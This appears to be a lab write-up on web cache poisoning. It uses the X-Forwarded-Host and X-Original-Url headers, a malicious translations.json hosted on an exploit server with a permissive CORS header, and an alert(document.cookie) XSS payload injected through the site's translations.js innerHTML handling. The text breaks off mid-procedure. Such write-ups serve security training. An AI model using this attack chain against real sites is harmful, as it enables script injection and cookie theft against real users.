
Running param miner on the request to the homepage shows the X-Forwarded-Host and the X-Original-Url headers.


Adding X-Forwarded-Host with a random value reflects it in the response in the data dictionary’s host value. There is also a reference to the translations.js file.
We will fetch the translations.js file to see the source code.

This is the translations.js file. Note that it checks if language is not English, then, does the translation.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
function initTranslations(jsonUrl)
{
    const lang = document.cookie.split(';')
        .map(c => c.trim().split('='))
        .filter(p => p[0] === 'lang')
        .map(p => p[1])
        .find(() => true);

    const translate = (dict, el) => {
        for (const k in dict) {
            if (el.innerHTML === k) {
                el.innerHTML = dict[k];
            } else {
                el.childNodes.forEach(el_ => translate(dict, el_));
            }
        }
    }

    fetch(jsonUrl)
        .then(r => r.json())
        .then(j => {
            const select = document.getElementById('lang-select');
            if (select) {
                for (const code in j) {
                    const name = j[code].name;
                    const el = document.createElement("option");
                    el.setAttribute("value", code);
                    el.innerText = name;
                    select.appendChild(el);
                    if (code === lang) {
                        select.selectedIndex = select.childElementCount - 1;
                    }
                }
            }

            lang in j && lang.toLowerCase() !== 'en' && j[lang].translations && translate(j[lang].translations, document.getElementsByClassName('maincontainer')[0]);
        });
}
At the bottom of the response there is a reference to the translations.json file.

We will fetch this file as well. We can host it on our exploit server and then poison the cache to fetch our malicious file.


We will change the description for the Spanish translation to something else and try to fetch this.

We get the CORS error.
We need to add the Access-Control-Allow-Origin: * header to the exploit server.


Reloading the page now fixes the CORS error, and I had to change the value for View Details as its the one getting reflected on the page.

Now we will add the payload for the alert(document.cookie) payload.

We need to redirect all users to the Spanish page. For that we will use the X-Original-Url header. Adding X-Original-Url with /login and adding a cache buster, we will see that we are redirected to the login page when we visit the page with the cache buster.
Now we need to make it redirect to the Spanish page. As we can see, the GET /setlang/es? page is not getting cached.
